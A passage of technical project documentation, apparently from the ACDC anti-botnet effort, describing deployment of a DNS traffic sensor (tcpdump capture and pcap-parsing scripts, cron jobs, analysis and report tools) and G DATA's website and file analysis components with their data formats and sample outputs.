2015-07-14	🟦	🟦	🟦	🟦	🟦	🟦	🟦	🟦	🟦	🟦	🟦	🟦	🟦	🟦	🟦	🟦	🟦	🟦	🟦	🟦	🟦	🟦	🟦	🟦	Tue
2015-07-13	🟦	🟦	🟦	🟦	🟦	🟦	🟦	🟦	🟦	🟦	🟦	🟦	🟦	🟦	🟦	🟦	🟦	🟦	🟦	🟦	🟦	🟦	🟦	🟦	Mon
2015-07-12	🟦	🟦	🟦	🟦	🟦	🟦	🟦	🟦	🟦	🟦	🟦	🟦	🟦	🟦	🟦	🟦	🟦	🟦	🟦	🟦	🟦	🟦	🟦	🟦	Sun
2015-07-11	🟦	🟦	🟦	🟦	🟦	🟦	🟦	🟦	🟦	🟦	🟦	🟦	🟦	🟦	🟦	🟦	🟦	🟦	🟦	🟦	🟦	🟦	🟦	🟦	Sat
2015-07-10	🟦	🟦	🟦	🟦	🟦	🟦	🟦	🟦	🟦	🟦	🟦	🟦	🟦	🟦	🟦	🟦	🟦	🟦	🟦	🟦	🟦	🟦	🟦	🟦	Fri
2015-07-09	🟦	🟦	🟦	🟦	🟦	🟦	🟦	🟦	🟦	🟦	🟦	🟦	🟦	🟦	🟦	🟦	🟦	🟦	🟦	🟦	🟦	🟦	🟦	🟦	Thu
2015-07-08	🟦	🟦	🟦	🟦	🟦	🟦	🟦	🟦	🟦	🟦	🟦	🟦	🟦	🟦	🟦	🟦	🟦	🟦	🟦	🟦	🟦	🟦	🟦	🟦	Wed
2015-07-07	🟦	🟦	🟦	🟦	🟦	🟦	🟦	🟦	🟦	🟦	🟦	🟦	🟦	🟦	🟦	🟦	🟦	🟦	🟦	🟦	🟦	🟦	🟦	🟦	Tue
2015-07-06	🟦	🟦	🟦	🟦	🟦	🟦	🟦	🟦	🟦	🟦	🟦	🟦	🟦	🟦	🟦	🟦	🟦	🟦	🟦	🟦	🟦	🟦	🟦	🟦	Mon
2015-07-05	🟦	🟦	🟦	🟦	🟦	🟦	🟦	🟦	🟦	🟦	🟦	🟦	🟦	🟦	🟦	🟦	🟦	🟦	🟦	🟦	🟦	🟦	🟦	🟦	Sun
2015-07-04	🟦	🟦	🟦	🟦	🟦	🟦	🟦	🟦	🟦	🟦	🟦	🟦	🟦	🟦	🟦	🟦	🟦	🟦	🟦	🟦	🟦	🟦	🟦	🟦	Sat
2015-07-03	🟦	🟦	🟦	🟦	🟦	🟦	🟦	🟦	🟦	🟦	🟦	🟦	🟦	🟦	🟦	🟦	🟦	🟦	🟦	🟦	🟦	🟦	🟦	🟦	Fri
2015-07-02	🟦	🟦	🟦	🟦	🟦	🟦	🟦	🟦	🟦	🟦	🟦	🟦	🟦	🟦	🟦	🟦	🟦	🟦	🟦	🟦	🟦	🟦	🟦	🟦	Thu

Figure 36 - Global traffic management screen

10.9.6. Deployment

10.9.6.1. Model

There are various possibilities of deployment of the tools, depending on the complexity of the environment where the tools are going to be deployed and permissions to access certain machines and on the amount of traffic that will be monitored and analysed.

A. All-in-one

For simple settings with small amounts of DNS traffic, and where access to the DNS machine is possible with administrative roles, it is possible to deploy all the tool elements in the same machine: the one where the capture of DNS traffic is possible.
This means, the three environments in the Figure 37 will become only one. This is the easiest way to install, configure and operate.

B. Separation between Monitoring and Analysis

For settings where access to the monitored machine is not possible with administrative role, the logical deployment is to keep separated the Monitored environment and merge the Sensor & Analysis and the DB environments. This deployment option requires configuring the script to move the PCAP files of the captured traffic from the Monitored environment to the Sensor & Analysis – DB environment, for their pre-processing and analysis.

C. Full separation

For settings with a heavy load of continuous DNS traffic, where the access to the DNS machines is restricted and when we want to implement a database storage system in a separated environment (for security and availability reasons), the three environments depicted in Figure 37 will correspond to 3 different machines. The configuration is very similar to case B, but the database environment must be configured in the sensor tools.





Figure 37 - Deployment environments

Data flow



As shown in Figure 37, there must be a script running in a firewall or a gateway computer that is capturing and storing DNS traffic files through tcpdump. These files should be sent to the machine that has the sensor installed, in order to run the parsing script to store the pre-processed traffic files. After that, the analysis daemon can be run on the whole traffic (or subsections of it) to create the digest tables of the data. Finally, the report script can be run to get the final report of the result of the analysis per category, and additionally report to the CCH.

The most computationally expensive process are the two middle steps, but these can be done in the background as the third step will reuse the pre-processed tables (as long as they have been created already), and show new information as soon as the daemon updates the analysis.

Database

The DNS Traffic Sensor uses Mongo as the database to periodically store the parsed Pcap files, and creates a table for each of the sensors that analyses the data.

Additionally, Mongo is used as a cache to store information and configuration for the supporting functionalities, such as the Safebrowsing API, the Bogon and the Alexa Whitelist databases that are updated daily (or hourly in the case of the Google Safebrowsing).

The Web interface uses Django working through Mongo to store the administrative tables (users, permissions, auth tokens, etc), and feeds itself with the tables created by the Sensor Daemon to display the processed information of the traffic analysis.

10.9.6.2. Software requirements

- **Ubuntu machine:** The instructions for the software requirements, installation and configuration will be done assuming that the sensor is installed in an Ubuntu machine;
- **Python libraries:** The main system to analyse the traffic and produce the output of suspicious behaviour, requires Python 2.7 with the following libraries:

python-whois	Wrapper of the Linux command Whois to query domain information.
dnspython	DNS toolkit to query dns information
ipaddr	IPv4/IPv6 manipulation library
pygeoip	Geolocation library for Python
requests	GET/POST requests library
numpy	Extension to work with multidimensional arrays and matrices.
matplotlib	Library for creation of 2d and 3d graphs
Iptools	Library to work with IP addresses and Network masks
tldextract	Separates URL in its components (subdomain, domain name, and suffix)

Table 21 – Required Python 2.7 libraries

The easiest way to install them is using Pypi

```
sudo apt-get install python-pip
```

Once you install it, you can go through the list and install the packages like:

```
sudo pip install PACKAGE-NAME
```

For matplotlib you will probably get an error complaining about the library OpenBlas.

Make sure you have the developer packages installed:

```
sudo apt-get install gfortran libopenblas-dev liblapack-dev
```

And finally try again:

```
sudo pip install matplotlib
```

10.9.6.3. Hardware requirements

Depending on the size of the network monitored (that is, the number of IPs handled by the monitored DNS server), the HW requirements may vary in terms of storage space, RAM memory and processing capabilities.

- **Medium-small scale**
  For a relatively small network (<100 hosts), with a moderate traffic load (e.g. a department within a large company, or the entire network of an SME), the size of the PCAP files may vary from 100MB-500MB each hour.
- **Large scale**
  For a DNS handling requests of thousands of hosts (e.g. second level DNS), it is not recommended to run the pre-processing and analysis in a continuous monitoring mode, because performance can be affected significantly with a growing number of hosts and the pre-processing time

could take hours, delaying the results of the analysis dramatically. In this type of setting, there are options:

- To monitor the entire range of DNS traffic, but select specific time ranges and analyse the PCAP files (no larger than 1,5GBs). The drawback is that the accuracy of the results of certain analysis features (e.g. time-based analysis) will be affected due to temporal gaps in the information processed.
- To monitor the DNS traffic for a specific subnet, that will be used as a sample. Again, the constrain on the maximum size of the hourly pcap files to obtain results in a reasonable timeframe would be 1,5 GB. Thus, the selected subnet must take into account this restriction if the operation mode would be *continuous monitoring*.
- To deploy different instances each one monitoring and analysing the traffic for a particular subnet. The same constraints as in the previous case apply here.

- **Recommended**
  A network where the pcap files of captured DNS traffic per hour are no larger than 1,5 GB, would be the recommended setting where to install the sensor and monitor in a continuous mode.

Hardware	Minimum	Recommended	Description and Justification
CPU	2 cores 1.5Ghz	4 cores 2GHz	The sensor supports the parsing of multiple pcap files in parallel, by distributing the load in all the CPU cores available.
RAM	4 GB of RAM	8 GB of RAM	The sensor merges redundant or similar table information in memory before sending it to the DB.
Disk	10 GB of space for a small network. 50 GB for a big network	30 GB for a small network. 100+ GB for a big network.	The information for the Pcap files is merged and compressed when stored in the DB, and the original pcap file can be discarded afterwards, but it's necessary to have temporary space available while the sensor parses a big queue of files.

Table 22 - HW requirements summary

10.9.6.4. Configuration and installation

After installing the requirements mentioned in (10.9.6.2) and positioning in the path with the package, run the following command to install the tools:

```
$ sudo easy_install atos_net_tools-0.9.2-py2.7.egg
```

Now execute the "install_misc_files.py" that will create the configuration and miscellaneous files in your home directory if they don't exist already.

```
$ install_misc_files.py
```

Checking if directory exists <userhome>/.atos_net_tools

OK

Checking if file exists configuration.cfg

OK

Checking if file exists botnet_behaviour.cfg

OK

Google Safe Browsing configuration and update: safebrowsing_api.py

For the analysis of the captured traffic, the tools require the Google Safe Browsing data to be stored in the MongoDB to make the queries and communicate with other tools. The MongoDB configurations in the file: "<userhome>/.atos_net_tools/configuration.cfg" will be used.

```
[Section_DB]
…
dbname_safebrowsing=safe_browsing_data
```

Get a Safebrowsing API key and write it down in the configuration file as explained in:

https://developers.google.com/safe-browsing/key_signup

Then update the database by executing the file "safebrowsing_api.py" with the argument "-u" to query the google database and download the hashes to make offline queries.

```
$ safebrowsing_api.py –u
```

This interface is meant mainly for updating the Safebrowsing offline database, but it also can be used for standalone checking an URL list either by file or by the standard input.

-s	This is to use the standard input: cat file | safebrowsing_api.py –s
-m	(Optional) For standalone checking. It activates the search for only the malware hashes database.
-p	(Optional) For standalone checking. It activates the search for only the phishing hashes database.
-f	(Optional) For standalone checking. It allows the user to specify a file path that has an URL list instead of the standard input
-c	(Optional) Check a single domain: safebrowsing_api.py –c gumblar.cn

Table 23 – Parameters for safebrowsing_api.py

For example to check a list of URLs using the standard input, and searching only in the malware list:

```
$ cat my_url_list.txt | safebrowsing_api.py –s –m
```

The output of this binary (when making an standalone checking), is a dictionary with the hash list name as keys and the list of matched URLs (if any).

```
{
 u 'goog-malware-shavar':  set([ ‘domain_a.com’,  ‘domain_b.com’ ]),
 u’googpub-phish-shavar’: set([ ‘domain_c.com’])
}
```

Whitelist configuration and update: whitelist.py

This interface is meant mainly for updating the whitelist database in Mongo. This should be necessary to do only once for now.

-u	Updates the whitelist database in mongo (dropping the existing one) using the provided file in “atosnettools/resources/whitelist/”
-f	(Optional) Allows the user to select a different whitelist file
-s	This is to use the standard input: cat file | whilelist.py –s
-p	This is to check a list of domains in a file: whitelist.py –p /path/to/file
-c	Checks a single domain

Table 24 - Parameters for whitelist.py

The provided list is the top one million websites which is used by the sensors to remove false positives.

To update the Whilelist database, using the provided safe domain list file by executing the following command:

$ whitelist.py –u

To change the default list file, use the argument “–f path/to/file” along with the “-u” argument.

(Take into account that the file list must have a domain per line)

To check a single domain use:

whilelist.py –c www.google.com

The output is True if the domain is in the list, or False otherwise

To check a list of domains from a file:

myfile.txt:

www.google.com

www.gumblar.cn

www.youtube.com

Execute:

whitelist.py –p myfile.txt

The output will be:

[‘www.google.com’, ‘www.youtube.com’]

DNS traffic capture process

The process of capture of DNS traffic should be done in a machine as close to the actual DNS as possible, in order to have access to as many DNS query/response packets as possible.

You need the Linux executable tcpdump to capture in the monitored DNS machine. This script uses tcpdump to capture traffic in the monitored DNS machine, and moves the PCAP traffic files to a specific folder. This folder (e.g. /home/user/capture-pcap/), and the files in it, must be accessible from the machine where the sensor is installed, because the sensor will poll the files in the folder to execute the pre-processing phase. When the sensor finds new capture files in that folder, it will download them, using for instance scp, and then send a remote command to delete them in order to clear space in the DNS machine. This is explained in the next section.

Capture.sh

```
#!/bin/bash
sensor_server="192.168.100.1"
filter="(not src host $sensor_server) and (not dst host $sensor_server)"
timestamp=`date +"%Y-%m-%d-%H-%M"`
filename="dnsdump_${timestamp}.pcap"
logger "Capturing traffic in file $filename"
sudo /usr/sbin/tcpdump -i eth0 -w "/home/user/capture-pcap/$filename" -G 3600 -W
1 $filter &&
logger "Finished file $filename" &&
logger "Moving file $filename to captured_files/" &&
sudo mv /home/user/capture-pcap/$filename /home/user/capture-pcap/captured_files/
&&
sudo chown user:user /home/user/capture-pcap/captured_files/$filename &&
logger "File $filename moved"
```

The capture script needs to be executed by crontab every hour for example.

Crontab configuration in the DNS machine.

*0 **** /home/user/scripts/Capture.sh*

Making DNS traffic data available & pre-processing: pcap-parser.py

This phase is done in two steps:

1. Making PCAP files available for the sensor (moving from the DNS machine to the Sensor machine).
2. Parse the PCAP files and pre-processing data for analysis: pcap-parser.py

The pcap-parser.py module parses PCAP files to populate the Mongo database, using the corresponding tables specified by the configuration file:

```
[Section_DB]
…
dbname_dnspcap=dns_traffic_from_pcap
```

The pcap-parser.py binary accepts the following arguments:

-s	(Mandatory) Path of the pcap file or path to a folder containing pcap files.
-v	(Optional) Verbose mode, to log extra information of the parsing
-n	(Optional) Number of cores to use to parse the files. (In case of parsing multiple files in a folder)

Table 25 – Parameters for parser.py

In order to automate these 2 steps, just create a script in the Sensor machine to connect to the DNS (in this case 192.168.200.1), to retrieve the

PCAP files with the captured DNS traffic and to parse them. By creating a Cronjob, the process can be fully automated to be done regularly.

Download_pcap.sh

(requires private and public key pairing with the DNS, in order for the scp to work).

```
#!/bin/bash
dns_ip='192.168.200.1'

logger "Getting remote files "
scp user@${dns_ip}:/home/user/capture-pcap/captured_files/*.pcap  ~/imported_pcaps/
&&
logger "Remove remote files" &&  ssh user@${dns_ip} "rm /home/user/capture-
pcap/captured_files/*.pcap" &&
files=`ls -lh ~/imported_pcaps | wc -l` &&
echo "Downloaded $files files" &&
logger "Preprocess files" &&
/usr/local/bin/pcap-parser.py -s  ~/imported_pcaps/ -n 4  &&
logger "Remove local files" && rm ~/imported_pcaps/*.pcap &&
```

Crontab configuration in the Sensor Machine

*5 **** /home/user/scripts/Download_pcap.sh*

These cronjobs will download the pcap files from the DNS machine, process them, and then remove both the local and remote files.

Analysis Daemon

This is intended to be run after you finish parsing a file or group of pcap files, so the analysis is aggregated to the digest tables.

Additionally, it can be run if you want to limit the analysis to certain dates instead of the whole database (it will use the whole data as default).

The relevant arguments are the mode (-m) to update only one of the analysis features, or update all by default:

-m time	• Time Based feature analysis: • Short lived domains (3 days minimum) • Daily similarities (3 days minimum) • Access ratio
-m domain	• Domain Name Based features. • Google Safebrowsing, Alexa whitelist, Phishing analysis for: • DNS query URI • DNS answer URI
-m dns	• DNS-Answer Based features • Number of distinct IPs for a dns query • Number of distinct countries for IP for a URL • Number of distinct ASNs for IP for a URL • DNS reverse query of IP, and Bogon analysis
-m ttl	• TTL Based features • Average TTL used, ST deviation • Number of distinct TTL values • Number of TTL Changes • Percentage of malicious TTL range used

Table 26 –Parameters for analysis_daemon.py

Additionally the date restriction arguments are used mostly for the time based analysis which is pretty sensitive to a data which is not evenly captured and have empty hour blocks.

-d DD/MM/AAAA	Starting date of the analysis
-e DD/MM/AAAA	Ending date of the analysis.

Table 27 – Additional date restriction arguments for analysis_daemon.py

If these arguments are missing, the daemon will automatically use the upper and lower edges of the parsed data.

Examples of use:

analysis_daemon.py

Analyse all the data and update the tables for all the features.

analysis_daemon.py –m time –d 01/01/2015 –e 16/07/2015

Analyse the data from January of 2015 to July 16, and update only the Time Based features table.

Generate Report Analysis results

This will use the tables created by the analysis daemon and print a report of aggregated scores.

Have in mind that even if a new file is parsed, the report will not be updated unless you run the analysis_daemon.py

The binary has similar arguments as the daemon to restrict the report to only one feature type with the (-m) argument:

pcap_analysis.py

or:

pcap_analysis.py –m domain

The final score is based in the weights per feature type which is currently set to 1 for all.

The binary use parameters in the configuration file to categorize a domain as malicious, but the values have been chosen using our research and heuristics, so they may need to be fine-tuned to prevent false positives or false negatives.

10.10. Website Analysis Component

10.10.1.Overview of the functionality provided

General description and system architecture

The Website Analysis Component is an interface to G Data’s internal website analysis systems. The component uses G Data’s internal analysis systems to determine whether or not a website is malicious. Analysis results can be used to provide more reliable notifications to CERTs and website owners.




Figure 38 –Website Analysis dataflow

The Website Analysis Component fully integrates into the proposed CCH workflow. It connects to the CCH to retrieve analysis requests and transfers them into a local queue. The internal analysis system retrieves items from the queue in the order they were provided and returns the result once processing is complete.

The analysis workflow is constantly revised and improved. It relies on both static and dynamic analysis techniques.

The main component is G Data's URLCloud which employs several mechanisms to detect whether under a given URI a document trying to exploit the client's browser or a phishing website is provided. The current analysis process starts with a lookup of a blacklist of known malicious URLs. This blacklist is manually maintained by G DATA analysts and external partners. In the next step the website is visited in a sandboxed environment and its execution is monitored. Behaviour based heuristics are applied on the collected data to detect malicious websites. Additionally a static analysis system performs a check with G Data's anti-virus signature engine

The analysis system's final verdict takes into consideration all individual results and hence can only be provided once all individual components completed their analysis. Typically, analysis is complete in less than 24 hours and the verdict is submitted to the CCH as a new report with a higher confidence level.

10.10.2.Responsibilities

10.10.2.1. Development

Software was developed by G DATA. Contact person is Andreas Fobian.

10.10.2.2.Deployment and Maintenance

Software is deployed and maintained by G DATA. Contact person is Andreas Fobian.

10.10.2.3. Operation

Software is operated by G DATA. Contact person is Andreas Fobian.

10.10.3.Input Data

The website analysis component accepts input in the specified data format "eu.acdc.malicious_url". The following values are used for analysis purposes:

- **report_type:** Used to identify the partner, sensor and experiment;
- **source_value:** The URL to be analysed;

- **reported_at:** The timestamp generated by the sensor;
- **confidence_level:** Indication the confidence of the sensor;
- **report_id:** Unique identifier for the reported URL.

10.10.4.Output Data

```
{
        "report_category": "eu.acdc.malicious_uri",
        "report_type ": "[WEBSITES][WEBSITEANALYSIS][GDATA]results from website
analysis component ",
        "report_subcategory": "other",
        "timestamp": "2015-05-20T11:37:20Z",
        "source_key ": " uri ",
        "source_value": "http://gtp.16city.kz/krc04f/fgu8u.html ",
        "confidence_level": 0.9,
        "version": 1,
        "additional_data ": [
{
"malicious ": "true",
}
]
}
```

Output 8 - Spambots

10.10.5.External interfaces

This software component is designed as a services and no external GUI is developed. An API interface is provided via the CCH.

10.10.6.Deployment

10.10.6.1.Model

Data flow

The data flow starts with a captured event of one of the partner’s sensors. The sensor sends a URL to the CCH and the WAC receives it. This communication is done over the XMPP channel. Once the message is received by the WAC, it is stored in an internal database.

The next step is to fill an internal analysis queue.

Several analysis systems listen on this queue and receive the input URL for analysis. They report their results back to the interface server. After all systems have responded the detection verdict is generated.

Based on the detection, a new report is created referencing the original report. This report is send to the CCH and saved in the internal database.

At last, the ACDC partners can receive this message and continue their processing, e.g. notify infected customers.




Figure 39 - Website Analysis Component detailed Dataflow

Security

The hardware is deployed in a closed, controlled environment. The processing of the received data occurs solely within that environment which is not reachable for any third-parties.

Except for retrieving the document to be processed, all network connections, including local connections, are encrypted using either TLS/SSL or SSH. Since all data is discarded as soon as possible, all reasonable precautions for ensuring secure processing are in place.

10.10.6.2.Software requirements

The Website Analysis Component does not require a specific operating system. It currently runs on Ubuntu Linux and uses Python in combination with MySQL as a database server and RabbitMQ for messaging.

10.10.6.3.Hardware requirements

The Website Analysis Component's CCH interface is currently deployed on a dedicated system with a 2.4GHz processor, 2GB of RAM and 500GB hard disk. Other parts of the system are distributed across G Data's internal analysis and processing system with varying hardware. These systems include:

- Behaviour analysis VMs;
- Machines for static signature matching;
- Database server;
- Message queue;
- Mail server.

10.10.6.4.Configuration and installation

The file analysis component is configured to work within G DATA's internal network. The component runs as a service because it is heavily integrated into G Data's internal analysis process. For this reason, it cannot be deployed at other locations. It provides an interface via the ACDC CCH channel and therefore has no specific requirements with respect to other Partner's environments.

10.11. File Analysis Component

10.11.1.Overview of the functionality provided

The File Analysis Component is an interface to G Data's internal file analysis systems. The component uses G Data's internal analysis systems to determine whether or not a file is malicious. Analysis results can be used to provide more reliable notifications to CERTs and website owners.




Figure 40 - File Analysis dataflow

The File Analysis Component is fully integrates into the proposed CCH workflow. It connects to the CCH to retrieve analysis requests and transfers them into a local queue. The internal analysis system retrieves items from the queue in the order they were provided and returns the result once processing is complete.

The analysis workflow is constantly revised and improved. It relies on both static and dynamic analysis techniques.

G Data employs several analysis mechanisms to decide whether a given file is malicious or not. There are various types of supported file formats, for which detection verdicts can be produced, including but not limited to:

- **Executable file formats:** PE-, ELF- and APK-Files;
- **Documents:** Word, Excel, PDFs and HTML-Files.

The current analysis process starts with a signature scan of the input.

Afterwards the file is run in a sandboxed environment and its execution is monitored. Behaviour based heuristics are applied on the collected data to identify malicious files. This step is only performed on windows executable files.

The analysis system's final verdict takes into consideration all individual results and hence can only be provided once all individual components completed their analysis. Typically, analysis is complete in less than 24 hours and the verdict is submitted to the CCH as a new report with a higher confidence level.

10.11.2.Responsibilities

10.11.2.1.Development

Software was developed by G DATA. Contact person is Andreas Fobian

10.11.2.2.Deployment and Maintenance

Software is deployed and maintained by G DATA. Contact person is Andreas Fobian

10.11.2.3. Operation

Software is operated by G DATA. Contact person is Andreas Fobian

10.11.3.Input Data

The File Analysis Component accepts input data only in the form of the following data format "eu.acdc.malware".

The following values are used for analysis purposes:

- **report_type:** Used to identify the partner, sensor and experiment.
- **sample_b64:** The content of the file**.**
- **reported_at:** The timestamp generated by the sensor.
- **confidence_level:** Indication the confidence of the senor.
- **report_id:** Unique identifier for the reported URL

10.11.4.Output Data

```
{
       "report_category": "eu.acdc.malware",
 "report_type": "[SPAM][FILEANALYSIS][GDATA] results from file analysis
component",
 "timestamp": "2015-05-20T11:37:20Z ",
       "source_key ": "malware",
       "source_value":
"82b2dd3c43036bd500c4ec0611966c82f7d03b31942dfd623995b5c73a04b579",
       "confidence_level": 0.9,
       "version": 1,
       "additional_data ": [
{
 "malicious": "true",
 "reportid": "555e05b77765623e4f980400"
}
]
}
```

Output 9 – Result of analysis

10.11.5.External interfaces

This software component is designed as a services and no external GUI is developed. An API interface is provided via the CCH.

10.11.6.Deployment

10.11.6.1.Model

Data flow

The data flow starts with a captured event of one of the partner's sensors. The sensor sends a file to the CCH and the FAC receives it. This communication is done over the XMPP channel. Once the message is received by the FAC, it is stored in an internal database.

The next step is to fill an internal analysis queue. Several analysis systems listen on this queue and receive the input file for analysis. They report their results back to the interface server. After all systems have responded the detection verdict is generated.

Based on the detection, a new report is created referencing the original report. This report is send to the CCH and saved in the internal database.

At last, the ACDC partners can receive this message and continue their processing, e.g. notify infected customers.




Figure 41- File Analysis Component detailed Dataflow

Security

